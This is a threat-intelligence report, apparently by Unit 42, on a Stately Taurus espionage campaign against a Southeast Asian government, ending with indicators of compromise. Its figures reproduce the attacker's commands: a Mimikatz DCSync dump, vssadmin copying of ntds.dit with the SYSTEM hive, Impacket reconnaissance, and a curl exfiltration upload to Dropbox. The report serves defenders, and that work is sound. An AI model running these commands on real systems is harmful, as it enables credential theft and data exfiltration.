Cyberespionage Attacks Against Southeast Asian Government Linked to Stately Taurus, Aka Mustang Panda

By Lior Rochberger, Tom Fakterman, Robert Falcone

Published: 2023-09-22 · Archived: 2026-04-05 21:30:39 UTC

Executive Summary

An advanced persistent threat (APT) group suspected with moderate-high confidence to be Stately Taurus engaged in a number of cyberespionage intrusions targeting a government in Southeast Asia. The intrusions took place from at least the second quarter of 2021 to the third quarter of 2023. Based on our observations and analysis, the attackers gathered and exfiltrated sensitive documents and other types of files from compromised networks.

We found this activity as part of an investigation into compromised environments within a Southeast Asian government. We identified this cluster of activity as CL-STA-0044.

Our analysis of this cluster of activity revealed attempts to establish a robust and enduring foothold within compromised networks and steal sensitive information related to individuals of interest working for the government.

With moderate-high confidence, we conclude that this activity is linked to the Chinese cyberespionage group Stately Taurus. This group is also known by several aliases, including Mustang Panda, BRONZE PRESIDENT, TA416, RedDelta and Earth Preta. Over the years, Unit 42 has observed the group gathering information on targets in and around the Southeast Asia region.

This attribution is underpinned by the utilization of distinctive, rare tools such as the ToneShell backdoor that have not been publicly documented in association with any other known threat actor.

Our description of this cluster of activity provides deep technical insights into the tools and approaches used by the APT. It also includes a timeline of activity that can help defenders obtain crucial information, which you can use to hunt for nation-state advanced persistent threats.

Palo Alto Networks customers receive protections against the threats discussed in this article through Advanced WildFire, Advanced URL Filtering, DNS Security, Cortex XDR and Cortex XSIAM, as detailed in the conclusion.

Organizations can engage the Unit 42 Incident Response team for specific assistance with this threat and others.

Related Unit 42 Topics	**Government**, **APTs**
Stately Taurus akas	**Mustang Panda, BRONZE PRESIDENT, TA416, RedDelta and Earth Preta**

CL-STA-0044 Details

Reconnaissance

To better understand the breached networks, the threat actor behind CL-STA-0044 scanned infected environments to find live hosts and open ports, as well as existing domain users and domain groups.

We observed the adversary using several different tools to reach these goals:

- **LadonGo**: LadonGo is an open-source scanning framework that Chinese-speaking developers created. The threat actor used LadonGo to scan for live hosts and open ports using commands like smbscan, pingscan and sshscan.
- **NBTScan**: NBTScan is a program for scanning IP networks for NetBIOS name information.
- **AdFind:** AdFind is a command-line query tool that can gather information from Active Directory. The threat actor renamed the tool a.logs.As shown in Figure 2, the threat actor saved the results of AdFind to the following filenames:
  - Domain_users_light.txt
  - Domain_computers_light.txt
  - Domain_groups_light.txt

These filenames have only been mentioned in a GitHub page about "Penetration Testing Methodology References."



Figure 2. Prevention of AdFind attempts to dump domain users' details.

- **Impacket:** The Impacket collection includes many tools with functions related to remote execution, Kerberos attacks, credential dumping and more. Figure 3 illustrates these commands. The threat actor used Impacket to gather information about the network, discover machines and users, and query directories on remote machines for interesting files to exfiltrate.

```
cmd.exe /Q /c dnscmd /enumzones 1> \\127.0.0.1\ADMIN$\__ 2>&1
cmd.exe /Q /c get dns.txt 1> \\127.0.0.1\ADMIN$\__ 2>&1
cmd.exe /Q /c net group "domain admins" /domain 1> \\127.0.0.1\ADMIN$\__ 2>&1
cmd.exe /Q /c net group "domain controllers" /domain 1> \\127.0.0.1\ADMIN$\__ 2>&1
cmd.exe /Q /c nltest /domain_list 1> \\127.0.0.1\ADMIN$\__ 2>&1
cmd.exe /Q /c nltest /dclist 1> \\127.0.0.1\ADMIN$\__ 2>&1
```

Figure 3. Reconnaissance commands run via Impacket.

Credential Stealing

Unit 42 researchers observed the threat actor behind the CL-STA-0044 activity attempting to use several techniques for credential stealing to dump passwords from different hosts and the Active Directory:

- **Hdump:** The threat actor deployed and used Hdump.exe (renamed h64.exe), which is a credential stealing utility that researchers have observed Chinese threat actors using. Threat actors used Hdump to dump credentials from memory using the -a (dump all) flag.

Figure 4 shows the help menu of Hdump:

```
Hdump.exe <options>
options:
-h print this
-u [hist] dump user hashes from SAM/AD
-l get credential from logon session
-g get clear password from active logon session
-c dump cache hash
-a [hist] dump all
-i <Domain\User:LM:NT> inject credential into current
logon session
-d <Domain\User:LM:NT> delete credential from current
logon session
-n <ntds_file_path> <SYSTEM_file_path>
-s <sam_file_path> <SYSTEM_file_path>
-o <file name> output in file
```

Figure 4. Hdump help menu.

- **MimiKatz:** The threat actor attempted to dump the memory of lssas.exe several times, using the credential harvesting tool MimiKatz (named l.doc) to extract users' credentials.
- **DCSync:** The threat actor attempted to use MimiKatz's DCSync feature, which enables attackers to simulate a domain controller (DC), in the victim's network to retrieve user credentials from the legitimate DC. They then saved the collected information to a file named log.txt.

```
cmd.exe /Q /c windows\1.doc "log log.txt"
"lsadump::dcsync /domain:[redacted] /all /csv"
"exit" 1> \\127.0.0.1\ADMIN$\__[redacted] 2>&1
```

Figure 5. DCSync command.

- **Stealing the Ntds.dit File:** To steal Active Directory data, the threat actor used the Vssadmin tool to create a volume shadow copy of the C:\ drive on the DC. They then retrieved the Ntds.dit file from the shadow copy, as shown in Figure 6.

The Ntds.dit file is a database that stores Active Directory data, including information about user objects, groups, group membership and (most importantly) password hashes.

The threat actor also stole the SYSTEM file containing the boot key. This key is necessary to decrypt the Ntds.dit file.

```
cmd.exe /Q /c vssadmin list shadows 1> \\127.0.0.1\ADMIN$\__[redacted] 2>&1
cmd.exe /Q /c vssadmin create shadow /for=c: /autoretry=10 1> \\127.0.0.1\ADMIN$\__[redacted] 2>&1
cmd.exe /Q /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\NTDS\ntds.dit c:\windows\ntds.dit 1> \\127
cmd.exe /Q /c reg save hklm\system system.hiv 1> \\127.0.0.1\ADMIN$\__[redacted] 2>&1
```

Figure 6. Stealing the Ntds.dit file.

Abusing Existing Antivirus Software

We observed the threat actor behind the CL-STA-0044 activity abusing existing antivirus software in compromised environments. We spotted threat actors abusing ESET's Remote Administrator Agent to execute commands on remote hosts and to install backdoors.

They used the process ERAAgent.exe to execute BAT files with a naming pattern of C:\Windows\Temp\ra-run-command-xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx.bat (where xxx is replaced with random numbers and characters).

These .bat files executed reconnaissance commands and wrote additional backdoors to the disk, as shown in Figure 7. The files appear to be responsible for executing commands initiated by ESET's Run Command task.



Figure 7. Blocked suspicious behavior performed by ERAAgent.exe.

Maintaining Access: Web Shells and Backdoors

During this campaign, the threat actor behind CL-STA-0044 used several methods to maintain a foothold in compromised environments. These methods include using multiple backdoors and web shells.

ToneShell Undocumented Variant

One of the popular backdoors the threat actor behind CL-STA-0044 used in this campaign is an undocumented variant of a piece of malware dubbed ToneShell. Trend Micro reported that Stately Taurus has used this malware.

Unlike the previously reported version of ToneShell, which uses shellcode as the payload of the malware, the new variant's full functionality is built from three DLL components working in tandem.

Each DLL component has a different purpose:

- **Persistence component:** in charge of persistence for the backdoor and dropping the other components to disk.
- **Networking component:** in charge of command and control (C2) communication.
- **Functionality component:** in charge of executing the different commands of the backdoor.

Furthermore, each component of ToneShell is loaded into a different legitimate process via DLL sideloading. Internal communication between the components is done via the use of pipes.

Comparing the undocumented variant with the previously reported shellcode variant as shown in Figure 8, there is a clear indication of overlap in the codebase and functionality, as well as in the strings. These strings are saved as stack strings in the shellcode variant.



Figure 8. ToneShell strings overlap.

The Persistence Component

The persistence component (nw.dll, nw_elf.dll) is sideloaded into PwmTower.exe, a component of Trend Micro's Password Manager, which is a known security tool.

The persistence component will create a different type of persistence depending on the process' privileges. If it has sufficient rights, the persistence component will create two types of persistence:

- Service named DISMsrv (Dism Images Servicing Utility Service)
- Scheduled task named TabletPCInputServices or TabletInputServices

If it does not have sufficient rights, the persistence component will create another two types of persistence:

- Registry run key named TabletPCInputServices or TabletInputServices
- Scheduled task named TabletPCInputServices or TabletInputServices

Once the persistence component is executed as a service, it drops the other components to disk and executes the networking component.

The Networking Component

The networking component (rw32core.dll) is sideloaded into Brcc32.exe, the resource compiler of Embarcadero, an app development tool.

The networking component uses the domain www.uvfr4ep[.]com for C2 communication. Then, through the use of pipes, it communicates with the functionality component to execute commands from the C2.

The Functionality Component

The functionality component (secur32.dll) is sideloaded to Consent.exe, which is a Windows binary that the file metadata identifies as "Consent UI for administrative applications."

Functionality component capabilities include the following:

- Executing commands
- File system interaction
- Downloading and uploading files
- Keylogging
- Screen capturing

Figure 9 illustrates the process tree for the ToneShell backdoor.



Figure 9. ToneShell process tree.

Web Shells

In addition to maintaining access to victim environments via various backdoors, in some instances, the threat actor also maintained their access via China Chopper web shells. In one instance, one of the backdoors appeared to malfunction and crash on an infected host. To overcome that, the threat actor used their web shell access to troubleshoot the malfunctioning backdoors.

Cobalt Strike

On top of using their web shell access, the threat actor also delivered a Cobalt Strike agent to the infected host that had malfunctioning backdoors. They deployed the Cobalt Strike agent under the name libcurl.dll.

The threat actor used DLL sideloading to abuse the legitimate process GUP.exe, which is a component of Notepad++, to execute the malicious agent.

After deployment, the threat actor deleted the Cobalt Strike agent fairly quickly. This could imply that they only deployed the agent to gain additional functionality momentarily, to allow them to troubleshoot the malfunctioning backdoors.

ShadowPad

On several occasions, the threat actor behind CL-STA-0044 deployed the ShadowPad backdoor. ShadowPad is a modular malware that has been in use by multiple Chinese threat actors since at least 2015. ShadowPad is considered to be the successor of PlugX, another example of modular malware popular with Chinese threat actors.

The threat actor abused DLL sideloading to load the ShadowPad module (log.dll) into a legitimate executable (BDReinit.exe), which is a component of Bitdefender Crash Handler (renamed as net.exe) security tool. When log.dll is loaded into memory, it searches for a file named log.dll.dat that is saved in the same directory to decrypt shellcode and execute the payload.

As shown in Figure 10, ShadowPad then spawns and injects code into wmplayer.exe, which in turn spawns and injects code into dllhost.exe. Researchers from Elastic Security Labs have described this behavior in the past.

ShadowPad creates persistence using the service DataCollectionPublisingService (DapSvc) for the renamed BDReinit.exe (net.exe). Figure 10 illustrates the process tree for ShadowPad.



Figure 10. ShadowPad process tree.

Highly Targeted and Intelligence-Driven Operation

Targeting Specific Individuals

Analysis of the threat actor's actions suggests that the threat actor behind CL-STA-0044 has performed considerable intelligence work on their victims. In several instances, Unit 42 researchers observed threat actors using the known Lolbin utility wevtutil to gather information about specific usernames belonging to individuals who work at the victim organizations.

The threat actor searched for Windows Security Log Event ID 4624, which is an event that documents successful login attempts. They also searched for Windows Security Log Event ID 4672, which is an event that documents assignments of sensitive privileges to new login sessions.

The threat actor used these log events to find out which machines specific users of interest logged in to, to pinpoint hostnames of interest. The threat actor would later compromise these machines and gather sensitive data from them for exfiltration. Figure 11 shows wevtutil used to search for successful login attempts.

```
wevtutil /r:<Redacted> /u:<Redacted>\<Redacted> /p:"<Redacted>" qe
security /rd:true /f:text /q:"*[System/EventID=4624 and 4672] and
*[EventData/Data[@Name='TargetUserName']='<Redacted>']" /c:510000
```

Figure 11. Wevtutil used to search for successful login attempts.

Exfiltration

Throughout this attack, the threat actor attempted to exfiltrate many documents and other sensitive information from the compromised machines. Before exfiltration, the threat actor used rar.exe to archive the files of interest.

Figure 12 shows that, on some occasions, the threat actor searched for specific file extensions. On other occasions, they archived full directories.



Figure 12. Archiving specific file extensions.

The threat actor used a variety of tools to initiate their exfiltration. On already compromised hosts, they used the ToneShell backdoor to execute rar.exe. To access other uncompromised hosts, they used tools like Impacket and RemCom to execute rar.exe remotely. RemCom is a remote shell or telnet replacement that lets you execute processes on remote Windows systems.

On hosts of interest, the threat actor created persistence for a script that is in charge of archiving files (autorun.vbs), as shown in Figure 13. To do this, they saved the VBS script in the startup directory, which causes it to run every time the machine is turned on. This behavior could indicate the threat actor's goal of getting a continuous flow of intelligence from the victims instead of just being a one and done operation.



Figure 13. Archiving script persistence.

After archiving the files, we observed the threat actor using two exfiltration methods. The first method is uploading the files using curl and ftp to a cloud storage site named ftp.1fichier[.]com.

The second method observed is uploading the archived files to Dropbox, a file hosting service as shown in Figure 14. This method of exfiltration is popular with threat actors because Dropbox the service is one people often use legitimately, making malicious activity harder to detect.

```
curl  -X POST https://content.dropboxapi.com/2/files/upload --header
"Authorization: Bearer <redacted>" --header "Dropbox-API-Arg:
{\"path\":\"/<redacted>.rar\"}" --header "Content-Type:
application/octet-stream" --data-binary <redacted>.rar
```

Figure 14. Data exfiltration using Dropbox.

Threat actors often abuse, take advantage of or subvert legitimate products for malicious purposes. This does not necessarily imply a flaw or malicious quality to the legitimate product being abused.

Attribution

Based on the analysis of the information available to us, we assess with moderate-high confidence that the activity observed as part of CL-STA-0044 is associated with the APT group Stately Taurus. This group is also known as Mustang Panda, BRONZE PRESIDENT, TA416, RedDelta and Earth Preta.

The first axis of attribution is the backdoors used in the cluster. The main backdoor used by the threat actor behind CL-STA-0044 is an undocumented variant of the ToneShell backdoor, a backdoor that Trend Micro previously reported Stately Taurus has used. ToneShell appears to be a tool unique to the group. At the time of writing this article, no other known APT groups have been publicly documented as using the ToneShell backdoor.

In addition, the threat actor behind CL-STA-0044 deployed the ShadowPad backdoor. ShadowPad is a complex and modular piece of malware that has been used exclusively by Chinese-sponsored threat actors since at least 2015. Furthermore, the filenames and behavior of ShadowPad observed during this campaign overlap with behavior that researchers from Elastic Security Labs have described in the past. This activity resembles the TTPs of threat actors that are believed to operate on behalf of the Chinese nexus.

The second axis of attribution is victimology. We observed the activity associated with CL-STA-0044 targeting the government sector in a country in Southeast Asia. Stately Taurus was previously reported to target the government sector in that region.

The combination of unique tools and activities we observed raise strong suspicion that the threat actor behind CL-STA-0044 is likely the Stately Taurus APT group. This includes the ToneShell backdoor commonly used by Stately Taurus, along with the deployment of the Chinese state sponsored and APT-affiliated backdoor ShadowPad, as well as their victimology.

Conclusion

This article describes the activities of CL-STA-0044, one of three clusters that we observed targeting the government sector in a Southeast Asian country. We associate the activity of the threat actor behind CL-STA-0044 with Stately Taurus with moderate-high confidence.

During the operation, the threat actor slowly took control of the victims' environments, focusing on maintaining control for a long-term operation. The purpose of the threat actor’s efforts appear to be the continuous gathering and exfiltration of sensitive documents and intelligence.

We encourage all organizations to leverage our findings to inform the deployment of protective measures to defend against this threat group.

Protections and Mitigations

For Palo Alto Networks customers, our products and services provide the following coverage associated with the threats described above:

- WildFire cloud-delivered malware analysis service accurately identifies the known samples as malicious.
- Advanced URL Filtering and DNS Security identify known domains associated with this group as malicious.
- Cortex XDR and XSIAM
    - Prevents the execution of known malicious malware, and also prevents the execution of unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module.

- Protects against credential gathering tools and techniques using the new Credential Gathering Protection available from Cortex XDR 3.4.
- Protects from threat actors dropping and executing commands from web shells using Anti-Webshell Protection, newly released in Cortex XDR 3.4.
- Protects against exploitation of different vulnerabilities including ProxyShell and ProxyLogon using the Anti-Exploitation modules as well as Behavioral Threat Protection.
- Cortex XDR Pro detects postexploit activity, including credential-based attacks, with behavioral analytics.

If you think you may have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

CL-STA-0044

LadonGo

- 4a8b7cfb2e33aa079ba51166591c7a210ad8b3c7c7f242fccf8cb2e71e8e40d5
- 12534f7014b3338d8f9f86ff1bbeacf8c80ad03f1d0d19077ff0e406c58b5133
- 6868f5ce836034557e05c7ddea006a91d6fc59de7e235c9b08787bd6dbd2b837

NBTScan

- 541bac89b3a414e06b45d778f86b245675922e8b11f866c8b6a827c5d418e598

AdFind

- 8445aa54adf4d666e65084909a7b989a190ec6eca2844546c2e99a8cfb832fad

Impacket

- b000a0095a8fda38227103f253b6d79134b862a83df50315d7d9c5b537fd994b

Hdump

- 64ab1c1b19682026900d060b969ab3c3ab860988733b7e7bf3ba78a4ea0340b9

MimiKatz

- 31eb1de7e840a342fd468e558e5ab627bcb4c542a8fe01aec4d5ba01d539a0fc
- 2254e3242943c0afe038baeafe8381bbff136e6d8f681f0f446bf0e458900643

ToneShell Persistence Component

- 2f5cf595ac4d6a59be78a781c5ba126c2ff6d6e5956dc0a7602e6ba8e6665694
- 0f2f0458d2f1ac4233883e96fe1f4cc6db1551cdcfdd49c43311429af03a1cd5
- 011fe9974f07cb12ba30e69e7a84e5cb489ce14a81bced59a11031fc0c3681b7
- 3fc4d023d96f339945683f6dc7d9e19a9a62b901bef6dc26c5918ce9508be273
- 3a429b8457ad611b7c3528e4b41e8923dd2aee32ccd2cc5cf5ff83e69c1253c2
- f58d3d376c8e26b4ae3c2bbaa4ae76ca183f32823276e6432a945bcbc63266d9
- 46c6ee9195f3bd30f51eb6611623aad1ba17f5e0cde0b5523ab51e0c5b641dbf
- 86140e6770fbd0cc6988f025d52bb4f59c0d78213c75451b42c9f812fe1a9354

ToneShell Networking Component

- a08e0d1839b86d0d56a52d07123719211a3c3d43a6aa05aa34531a72ed1207dc
- 19d07dbc58b8e076cafd98c25cae5d7ac6f007db1c8ec0fae4ce6c7254b8f073
- 8e801d3a36decc5e4ce6fd3e8e45b098966aef8cbe7535ed0a789575775a68b6
- df4ba449f30f3ed31a344931dc77233b27e06623355ece23855ee4fe8a75c267
- 345ef3fb73aa75538fdcf780d2136642755a9f20dbd22d93bee26e93fb6ab8fd
- 3a5e69786ac1c458e27d38a966425abb6fb493a41110393a4878c811557a3b5b

ToneShell Functionality Component

- 66b7983831cbb952ceeb1ffff608880f1805f1df0b062cef4c17b258b7f478ce
- f2a6a326fb8937bbc32868965f7475f4af0f42f3792e80156cc57108fc09c034
- dafa952aacf18beeb1ebf47620589639223a2e99fb2fa5ce2de1e7ef7a56caa0
- 52cd066f498a66823107aed7eaa4635eee6b7914acded926864f1aae59571991

Cobalt Strike

- 8129bd45466c2676b248c08bb0efcd9ccc8b684abf3435e290fcf4739c0a439f

ShadowPad

- 1874b20e3e802406c594341699c5863a2c07c4c79cf762888ee28142af83547f

RemCom

- 3c2fe308c0a563e06263bbacf793bbe9b2259d795fcc36b953793a7e499e7f71

Infrastructure

- www.uvfr4ep[.]com
- Feed-5613.coderformylife[.]info
- 45.64.184[.]189
- 43.254.132[.]242
- 103.27.202[.]68
- 67.53.148[.]77
- 207.246.89[.]250

File Paths

- C:\Users\Public\Videos\
- C:\Users\Public\Pictures\
- C:\Users\Public\Music\
- C:\Windows\Help\Help\
- C:\Windows\Vss\
- C:\Windows\Help\mui\
- C:\Windows\Help\en-US\
- C:\Windows\Logs\logs\
- C:\Windows\Logs\files\
- C:\Windows\Help\Corporate\
- C:\PerfLogs\
- C:\Recovery\
